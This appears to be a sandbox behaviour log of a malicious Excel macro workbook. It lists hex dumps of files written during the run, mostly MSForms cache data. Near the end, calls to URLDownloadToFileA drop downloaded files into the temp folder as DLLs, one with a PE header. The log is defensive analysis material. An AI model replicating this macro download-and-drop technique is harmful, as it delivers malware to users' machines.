C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	1792	20 03 00 00 01 00 00 00 ff ff ff ff ff ff ff ff 84 03 00 00 01 00 00 00 ff ff ff ff ff ff ff ff e8 03 00 00 01 00 00 00 ff ff ff ff ff ff ff ff 4c 04 00 00 01 00 00 00 ff ff ff ff ff ff ff ff b0 04 00 00 01 00 00 00 ff ff ff ff ff ff ff ff bc 02 00 00 01 00 00 00 ff ff ff ff ff ff ff ff d8 0e 00 00 01 00 00 00 ff ff ff ff 70 00 00 00 68 10 00 00 03 00 00 00 ff ff ff ff ff ff ff ff 04 10 00 00 01 00 00 00 ff ff ff ff 90 00 00 00 30 11 00 00 03 00 00 00 ff ff ff ff ff ff ff ff a0 0f 00 00 01 00 00 00 ff ff ff ff b0 00 00 00 94 11 00 00 03 00 00 00 ff ff ff ff ff ff ff ff 64 19 00 00 01 00 00 00 ff ff ff ff d0 00 00 00 28 23 00 00 03 00 00 00 ff ff ff ff ff ff ff ff c8 19 00 00 01 00 00 00 ff ff ff ff f0 00 00 00 f0 23 00 00 03 00 00 00 ff ff ff ff ff ff ff ff	....L..... ....p...h..... .....0..... ....d.....(# ..... .#.....	success or wait	1	67A33F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	5016	00 00 01 03 00 00 00 00 38 10 00 00 01 00 01 03 00 00 00 00 50 10 00 00 02 00 00 01 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 04 00 00 01 00 00 00 00 00 00 00 00 05 00 00 01 00 00 00 00 01 00 00 00 06 00 00 01 00 00 00 00 02 00 00 00 07 00 00 01 00 00 00 00 00 00 00 00 08 00 00 01 00 00 00 00 00 00 00 00 09 00 00 01 00 00 00 00 00 00 00 00 0a 00 00 01 00 00 00 00 01 00 00 00 0b 00 00 01 00 00 00 00 02 00 00 00 0c 00 00 01 00 00 00 00 00 00 00 00 0d 00 00 01 00 00 00 00 00 00 00 00 0e 00 00 01 00 00 00 00 00 00 00 00 0f 00 00 01 00 00 00 00 01 00 00 00 10 00 00 01 00 00 00 00 02 00 00 00 11 00 00 01 00 00 00 00 00 00 00 00 12 00 00 01 00 00 00 00 00 00 00 00 13 00 00 01 00 00 00 00 00 00 00 00 14 00 00 01 00 00 00 00 01 00 00 00 15 00 00	........8.....P.....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	52	20 10 00 00 00 00 00 00 02 00 00 00 2d 00 73 74 64 6f 6c 65 32 2e 74 6c 62 57 57 57 80 10 00 00 00 00 00 00 01 00 09 00 25 00 45 58 43 45 4c 2e 45 58 45 57	.....-.stdole2.tlbWWW.. .....%.EXCEL.EXEW	success or wait	1	67A33F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	512	f4 43 00 00 bc 24 00 00 d8 32 00 00 28 4c 00 00 64 4a 00 00 f4 3e 00 00 74 30 00 00 d8 47 00 00 ac 43 00 00 3c 4a 00 00 04 33 00 00 4c 4c 00 00 28 2c 00 00 4c 4b 00 00 f0 48 00 00 e0 3f 00 00 a0 44 00 00 64 24 00 00 4c 3e 00 00 c4 49 00 00 c8 48 00 00 c8 45 00 00 c8 40 00 00 54 2f 00 00 e0 3e 00 00 c0 3c 00 00 a0 46 00 00 ec 3a 00 00 28 48 00 00 98 49 00 00 00 48 00 00 90 45 00 00 94 4b 00 00 04 4c 00 00 a8 32 00 00 a4 42 00 00 10 45 00 00 2c 47 00 00 9c 40 00 00 2c 42 00 00 b4 44 00 00 94 47 00 00 18 4a 00 00 24 46 00 00 3c 35 00 00 94 43 00 00 8c 4a 00 00 dc 46 00 00 3c 48 00 00 84 28 00 00 3c 32 00 00 c8 2d 00 00 8c 34 00 00 34 44 00 00 34 43 00 00 14 37 00 00 28 2e 00 00 1c 43 00 00 e8 3d 00 00 2c 2f 00 00 ec 47 00 00 4c 43 00 00 a4 48 00 00 7c 41 00	.C...$...2..(L..dJ...>..t0...G ...C..<J...3..LL..(,..LK...H.. .?...D..d$..L>...I...H...E...@ ..T/...>...<...F....:..(H...I.. .H...E...K...L...2...B...E..,G ...@...,B...D...G...J..$F..<5.. .C...J...F..<H...(..<2...-...4 ..4D..4C...7..(....C...=../.. .G..LC...H..|A.	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	19564	ff ff ff ff ff ff ff 07 00 43 0f 4d 53 46 6f 72 6d 73 57 00 00 00 00 00 ff ff ff ff 09 38 e4 f5 4f 4c 45 5f 43 4f 4c 4f 52 57 57 57 64 00 00 00 ff ff ff ff 0a 38 28 6f 4f 4c 45 5f 48 41 4e 44 4c 45 57 57 c8 00 00 00 ff ff ff ff 10 38 c2 57 4f 4c 45 5f 4f 50 54 45 58 43 4c 55 53 49 56 45 2c 01 00 00 ff ff ff ff 05 38 9f ce 49 46 6f 6e 74 57 57 57 90 01 00 00 ff ff ff ff 04 28 55 10 46 6f 6e 74 f4 01 00 00 ff ff ff ff 0c 38 a9 2a 66 6d 44 72 6f 70 45 66 66 65 63 74 58 02 00 00 ff ff ff ff 08 38 8c 62 66 6d 41 63 74 69 6f 6e bc 02 00 00 ff ff ff ff 10 38 8f 6b 49 44 61 74 61 41 75 74 6f 57 72 61 70 70 65 72 20 03 00 00 ff ff ff ff 0e 38 dc 56 49 52 65 74 75 72 6e 49 6e 74 65 67 65 72 57 57 84 03 00 00 ff ff ff ff 0e 38 e0 39 49 52 65 74 75 72 6e 42 6f 6f 6c	.........C.MSFormsW..... 8 ..OLE_COLORWWWd..... ..8(oOLE_ HANDLEWW.....8.WOL E_OPTEXC LUSIVE,.....8..IFontWW W..... (U.Font.....8.*fmDrop EffectX.....8.bfmAction.... .....8.klDataAutoWrapper ....8.VIReturnIntegerWW.... .....8.9IReturnBool	success or wait	1	67A33F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	1620	22 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 4f 62 6a 65 63 74 20 4c 69 62 72 61 72 79 1c 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 53 79 73 57 4f 57 36 34 5c 66 6d 32 30 2e 68 6c 70 57 57 04 00 4e 6f 6e 65 57 57 04 00 43 6f 70 79 57 57 04 00 4d 6f 76 65 57 57 0a 00 43 6f 70 79 4f 72 4d 6f 76 65 03 00 43 75 74 57 57 57 05 00 50 61 73 74 65 57 08 00 44 72 61 67 44 72 6f 70 57 57 07 00 49 6e 68 65 72 69 74 57 57 57 02 00 4f 6e 57 57 57 57 03 00 4f 66 66 57 57 57 07 00 44 65 66 61 75 6c 74 57 57 57 05 00 41 72 72 6f 77 57 05 00 43 72 6f 73 73 57 05 00 49 42 65 61 6d 57 08 00 53 69 7a 65 4e 45 53 57 57 57 06 00 53 69 7a 65 4e 53 08 00 53 69 7a 65 4e 57 53 45 57 57 06 00 53 69 7a 65 57 45 07 00 55 70 41 72 72 6f 77 57 57 57 09 00 48 6f 75 72 47	".Microsoft Forms 2.0 Object L ibrary..C:\Windows\SysW OW64\fm 20.hlpWW..NoneWW..Copy WW..Move WW..CopyOrMove..CutW WW..PasteW ..DragDropWW..InheritWW W..OnWW WW..OffWWW..DefaultW WW..ArrowW ..CrossW..IBeamW..SizeN ESWWW.. SizeNS..SizeNWSEWW..S izeWE..Up ArrowWWW..HourG	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	6480	1a 00 08 40 08 00 08 80 1a 00 06 40 06 00 06 80 1a 00 0b 40 0b 00 0b 80 1a 00 02 40 02 00 02 80 1d 00 ff 7f 64 00 00 00 1a 00 ff 7f 20 00 00 00 1d 00 ff 7f 2c 01 00 00 1a 00 ff 7f 30 00 00 00 1a 00 ff 7f 38 00 00 00 1d 00 ff 7f 19 00 00 00 1a 00 ff 7f 48 00 00 00 1a 00 00 40 18 00 00 80 1a 00 fe 7f 58 00 00 00 1a 00 13 40 17 00 13 80 1d 00 ff 7f 25 00 00 00 1a 00 ff 7f 70 00 00 00 1a 00 10 40 10 00 10 80 1a 00 fe 7f 80 00 00 00 1a 00 03 40 03 00 03 80 1d 00 ff 7f 31 00 00 00 1a 00 ff 7f 98 00 00 00 1d 00 ff 7f 3d 00 00 00 1a 00 ff 7f a8 00 00 00 1a 00 0c 40 0c 00 0c 80 1d 00 ff 7f 49 00 00 00 1a 00 ff 7f c0 00 00 00 1d 00 03 00 f4 01 00 00 1d 00 ff 7f 55 00 00 00 1a 00 ff 7f d8 00 00 00 1d 00 ff 7f 61 00 00 00 1a 00 ff 7f e8 00 00 00 1d 00 ff 7f 6d 00 00	...@.....@.....@.....@.. ......d..... .....,..... 0.....8.....H..... .@.....X.....@.....%... ....p.....@.....@.. .....1.....=..... .....@.....I..... .....U.....a... .....m..	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	24	03 00 fe ff ff ff 57 57 03 00 ff ff ff ff 57 57 03 00 cd ef ff ff 57 57	.....WW.....WW.....WW	success or wait	1	67A33F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 03 00 00	$...	success or wait	107	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	24 00	$.	success or wait	3625	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	22	00 00 19 00 19 80 00 00 00 00 0c 00 4c 00 11 44 01 00 01 00 00 00	.....L..D.....	success or wait	3426	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	12	00 00 00 00 24 11 00 00 0a 00 00 00	....$.....	success or wait	1841	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	00 00 00 00 00 00 00 00 02 00 00 00 02 00 00 00 03 00 00 00 03 00 00 00 04 00 00 00 04 00 00 00 05 00 00 00 05 00 00 00 06 00 00 00 06 00 00 00 07 00 00 00 07 00 00 00 08 00 00 00 08 00 00 00 10 00 01 60 11 00 01 60 12 00 01 60 13 00 01 60 14 00 01 60 15 00 01 60	....`...`...`...`...`...`...`...`...	success or wait	107	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	14 11 00 00 14 11 00 00 38 11 00 00 38 11 00 00 5c 11 00 00 5c 11 00 00 80 11 00 00 80 11 00 00 a8 11 00 00 a8 11 00 00 d8 11 00 00 d8 11 00 00 10 12 00 00 10 12 00 00 38 12 00 00 38 12 00 00 60 12 00 00 88 12 00 00 b0 12 00 00 dc 12 00 00 20 13 00 00 38 13 00 00	........8...8...\...\..... .....8... 8...`..... ...8...	success or wait	107	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	00 00 00 00 24 00 00 00 48 00 00 00 6c 00 00 00 90 00 00 00 b4 00 00 00 d8 00 00 00 fc 00 00 00 20 01 00 00 44 01 00 00 68 01 00 00 8c 01 00 00 b0 01 00 00 d4 01 00 00 f8 01 00 00 1c 02 00 00 40 02 00 00 64 02 00 00 88 02 00 00 ac 02 00 00 dc 02 00 00 00 03 00 00	....$...H...l..... ...D...h..... ....@...d.....	success or wait	107	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	02 00	..	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ab 00 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	67A33F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ea 02 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	10 25 00 00	.%..	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	a2 01 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	684	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....I.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	f0 03 00 00 cc 42 00 00 ff ff ff ff 0f 00 00 00	.....B.....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	4c 5f 00 00 98 13 00 00 ff ff ff ff 0f 00 00 00	L_.....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e4 72 00 00 34 00 00 00 ff ff ff ff 0f 00 00 00	.r..4.....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	4c 58 00 00 00 07 00 00 ff ff ff ff 0f 00 00 00	LX.....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	bc 46 00 00 80 00 00 00 ff ff ff ff 0f 00 00 00	.F.....	success or wait	1	67A33F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	3c 47 00 00 10 11 00 00 ff ff ff ff 0f 00 00 00	<G..............	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	18 73 00 00 00 02 00 00 ff ff ff ff 0f 00 00 00	.s..............	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	18 75 00 00 6c 4c 00 00 ff ff ff ff 0f 00 00 00	.u..lL..........	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	84 c1 00 00 54 06 00 00 ff ff ff ff 0f 00 00 00	....T...........	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	d8 c7 00 00 50 19 00 00 ff ff ff ff 0f 00 00 00	....P...........	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	28 e1 00 00 18 00 00 00 ff ff ff ff 0f 00 00 00	(...............	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	17100	26 21 00 00 40 e1 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 40 e1 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 40 e1 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!..@...&!..@.....................................0.......,...@......................................H.......D..	success or wait	1	67A33F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\bvw04lh5c[1].htm	unknown	8192	0a 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 50 61 67 65 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 3e 0a 0a 20 20 20 20 20 20 20 20 3c 21 2d 2d 20 46 6f 6e 74 73 20 2d 2d 3e 0a 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64	..<!doctype html>.<html lang="en">. <head>. <title>Page Not Found</title>.. <meta charset="utf-8">. <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">.. Fonts -->. <link rel="d	success or wait	1	DCF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\bvw04lh5c[1].htm	unknown	2185	2d 70 6f 73 69 74 69 6f 6e 3a 20 72 69 67 68 74 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 2e 6d 64 5c 3a 66 6c 65 78 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 2d 77 65 62 6b 69 74 2d 62 6f 78 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 2d 6d 73 2d 66 6c 65 78 62 6f 78 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 66 6c 65 78 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 20 20 20 20 2e 6d 64 5c 3a 6d 79 2d 36 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 74 6f 70 3a 20 31 2e 35 72 65 6d 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	-position: right;. }.. .md\:flex {. display: -webkit-box;. display: -ms-flexbox;. display: flex;. }.. .md\:my-6 {. margin-top: 1.5rem;.	success or wait	1	DCF643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\mkmanoo.dll	unknown	10377	0a 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 50 61 67 65 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 3e 0a 0a 20 20 20 20 20 20 20 20 3c 21 2d 2d 20 46 6f 6e 74 73 20 2d 2d 3e 0a 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64	..<!doctype html>.<html lang="en">. <head>. <title>Page Not Found</title>.. <meta charset="utf-8">. <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">.. Fonts -->. <link rel="d	success or wait	1	DCF643	URLDownloadToFileA
C:\Users\user\Desktop\~$sample20210111-01.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	9A51E4	WriteFile
C:\Users\user\Desktop\~$sample20210111-01.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	9A5241	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\u8wa3gh[1].zip	unknown	8192	c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00	..p.........p.........p....... ..p.........p.........p....... ..p.........p.........p....... ..p.........p.........p....... ..p.........p.........p....... ..p.........p.........p....... ..p.........p.........p....... ..p.........p.........p....... ..p.........p..	success or wait	3	DCF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\dunjzsby.dll	unknown	32768	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 7b 50 fc 5f 00 00 00 00 00 00 00 00 e0 00 0e 21 0b 01 02 32 00 7a 04 00 00 60 00 00 00 00 00 00 d0 26 00 00 00 10 00 00 00 40 00 00 00 00 00 10 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 05 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode....$.......PE..L... {P._.......... .!...2.z...`.......&.......@.. ....@	success or wait	1	DCF643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
